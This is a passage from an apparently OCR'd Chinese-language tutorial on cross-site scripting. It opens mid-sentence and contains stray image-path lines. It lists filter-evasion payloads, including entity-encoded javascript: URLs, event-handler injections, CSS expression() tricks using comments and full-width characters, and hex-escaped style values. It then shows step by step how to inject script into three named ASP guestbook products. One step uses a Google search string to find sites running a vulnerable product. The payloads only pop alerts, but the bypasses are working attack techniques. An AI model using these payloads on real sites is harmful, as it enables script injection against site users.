SRC=&#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x70&#x74&#x3A&#x61&#x6C&#x65&#x72&#x74&#x28&#x27&#x58&#x53&#x53&#x27&#x29>”，或者是写成“<IMG SRC=&#0000106&#0000097&#0000118&#0000097&#0000115&#0000099&#0000114&#0000105&#0000112&#0000116&#0000058&#0000097&#0000108&#0000101&#0000114&#0000116&#0000040&#0000039&#0000088&#0000083&#0000083&#0000039&#0000041>”，同样都可以绕过过滤来进行跨站。





图1


IMG的另外一种跨站就是使用正常标签组合事件触发脚本，常见的组合键有：onerror、onmousemove、onmouseout、onmouseover、onmouseup、onmouseenter、onmouseleave、onmousewheel、onscroll等，使用的方法是“<img src=xx onmousemove=alert(/xss/)>”，我们写入的内容就是：“xx onmousemove=alert(/xss/)”，当我们的鼠标滑过图片时，就会触发事件，这时就会运行后面的代码“alert(/xss/)”弹出窗口了。

说完了<img>标签再来说说别的标签的跨站，这时我们所填写的内容有可能不是完全的镶嵌在标签中，所以会出现需要闭合双引号之类的情况，我们将会在后面进行留言板的跨站时具体提到。在其它标签中的跨站中，比如有时我们会遇到输入的内容出现在<a>的标签中，那么就可以构造成“<a STYLE=a:expression(alert(/XSS/))>”，这里我们所写入的内容是“STYLE=a:expression(alert(/XSS/))”，就可以达到跨站的效果了。并且在STYLE里面可以使用/**/进行注释，也就是说我们可以写入内容“STYLE=xss:expr/*XSS*/ession(alert(/X/))”，这时整个标签就会变成“<XSS STYLE=xss:expr/*XSS*/ession(alert(/X/))>”，这样又可以躲过部分的过滤，并且expression可以构造不同的全角字符来扰乱过滤规则。比如“<XSS STYLE=x:exprＥssion(alert(/XSS/))>”，注意其中的“Ｅ”使用的是全角字符，输入全角的方式为：首先选择“智能ＡＢＣ”输入法，然后按“SHIFT+空格”，接着打开大写字母，也就是“CAPS LOCK”，最后按住SHIFT输入你想输入的字母就可以了，使用全角这种绕过过滤的方法还是比较新颖的。

我们还可以使用 style 的其它属性，比如“<DIV STYLE="background-image: url(javascript:alert(/XSS/))">”,其中的DIV可以换成其它的标签。对于普通 style 属性值的编码，我们还可利用 HTML 特性将属性值做编码绕过过滤。把字符转义成“\”加被转义字符的 ASCII 码的十六进制格式，比如“<DIV STYLE="background-image:\0075\0072\006C\0028\006A\0061\0076\0061\0073\0063\0072\0069\0070\0074\003A\0061\006C\0065\0072\0074\0028\002F\0058\0053\0053\002F\0029\0029">”。

一下子介绍了这么多跨站的代码，大家看得都有点晕头转向了吧，下面就开始结合各种留言板，通过实践来让大家了解和熟悉跨站代码。先从简单的跨站方法介绍，第一套系统是“爱悦留言本 v2.0”，打开网站，界面如图 2 所示，我们先在所有的空白地方填写“<123>”，这样就可以基本的判断是否过滤了尖括号，当我们提交时会发现收到了提示说 QQ 必须为数字，而 EMAIL 的地址也错误，所以 QQ 和 E-MAIL 处就暂且放着不填写，等别处无法跨站时再研究。填写完成后，我们会自动跳回到主页，接着来查看原代码，搜索“<123>”，会看到一处“<td width="20"><a href="http://<123>">”，懂得 HTML 的朋友应该知道这是一个超链接的标签，而其中的“http://<123>”就是我们刚才在主页处所填写的内容。我们可以发现尖括号并没有被过滤，这样进行跨站就方便多了，在这里需要注意一点，我们填写的内容被包含在一对双引号之中，这样的话就没有了跨站的效果，我们需要把跨站代码独立开来，可以构造代码“"><script>alert(/a/)</script><"”，尝试在主页处填写构造过的代码，再次提交后就能看到效果了，如图 3，这样跨站就成功完成了。



图 2



图 3

第二套系统为“ASP 简易留言板 v1.21”，打开主页，界面如图 4 所示，我们同样在所有的空白处填写“<123>”，点提交后提示邮件格式不正确，现在大部分的留言板都对邮件的格式进行了过滤，所以我们先空着邮件的位置，然后再次点提交，留言成功后返回到主页，我们再次查看源代码，查找“<123>”，会发现提示找不到“<123>”，我们再直接查找“123”，会查找到一处，代码为“<a title="<123>">”，可以看到 123 两边的尖括号已经被过滤掉了，正是因为这个原因我们才无法查找到“<123>”的，可以在 write.asp 查看到“rs("title")=transfer(request.form("title"))”这样一句代码，这里取得的 title 进行了 transfer 这个函数的过滤。在“transfer_html.inc”文件中，我们可以看到：

```
function transfer(x)
    transfer=replace(x,"<","&lt;")
    transfer=replace(transfer,">","&gt;")
    transfer=replace(transfer," "," ")
    transfer=replace(transfer,chr(13),"    <br>")
end function
```

从中可以看到，尖括号被过滤掉了，那么我们应该如何进行跨站呢？这里我们就应该使用到富文本编辑器了，可以在标题处输入“1" STYLE="xss:expression(alert(/a/))"”，这样整个语句就变成了“<a title="1" STYLE="xss:expression(alert(/a/))"">”，我们可以注意到填写的内容是没有被过滤的内容，这样填写过后就能成功的跨站了，如图 5，这里我们就使用到了没有尖括号的跨站脚本。


图 4


图 5

第三套系统是“精点 asp 留言板 V3.5”，这套系统在网上的使用率非常高，我们直接在 GOOGLE 里搜索“Copyright 2003-2008 JD100.Net”，可以查询到约 19700 项，如图 6。随便选择一个网站，首先注册一个会员，因为只有会员才可以签写留言。这次的跨站漏洞出现在头像处，众所周知，留言板常有用户头像，有些是系统自带的，也有些是让用户自己填写图片的地址。登录后来到“我的面版”，可以看到如图 7 所示的填写信

息的地方，我们首先在“自定义头像”处随便填写一个地址，比如“kfc”，然后发表留言，随后查看我们填写的留言，再来查看代码，查找“kfc”，可以查找到代码“<img src=img/head/1kfc.gif>”，接着我们尝试在用户的自定义头像处填写“<script>alert(/a/)</script>”，再次发表留言，然后查看源代码，发现代码为“<img width='100' src='<scri pt >alert(/a/)</scri pt >' onload="javascript:if(this.height>160){this.height=160;}">”，也就是说尖括号被过滤掉了。我们尝试使用代码“#####' onerror=alert(/a/) '”，使用同样的方法，再查看留言后的代码，发现代码变为了“<img width='100' src='#####''onerror=alert(/a/)''' onload="javascript:if(this.height>160){this.height=160;}">”，可以看到空格被过滤掉了，并且单引号也由一个变成了两个，找到获取我们头像的代码“Rs("jd_head")= untext(leftTrue(untitle(reStr(Request.Form("head"))),255),webgl,0)”，其中restr函数就是过滤函数，具体的内容为：

```
Public function reStr(str)
    if isnull(trim(str)) then
            reStr = ""
            exit function
    end if
    reStr=str
    reStr=replace(reStr," ","")
    reStr=replace(reStr,"%20","")
    reStr=replace(reStr,"%","")
    reStr=replace(reStr,"'","''")
    reStr=Jpcode(reStr,0)
end function
```

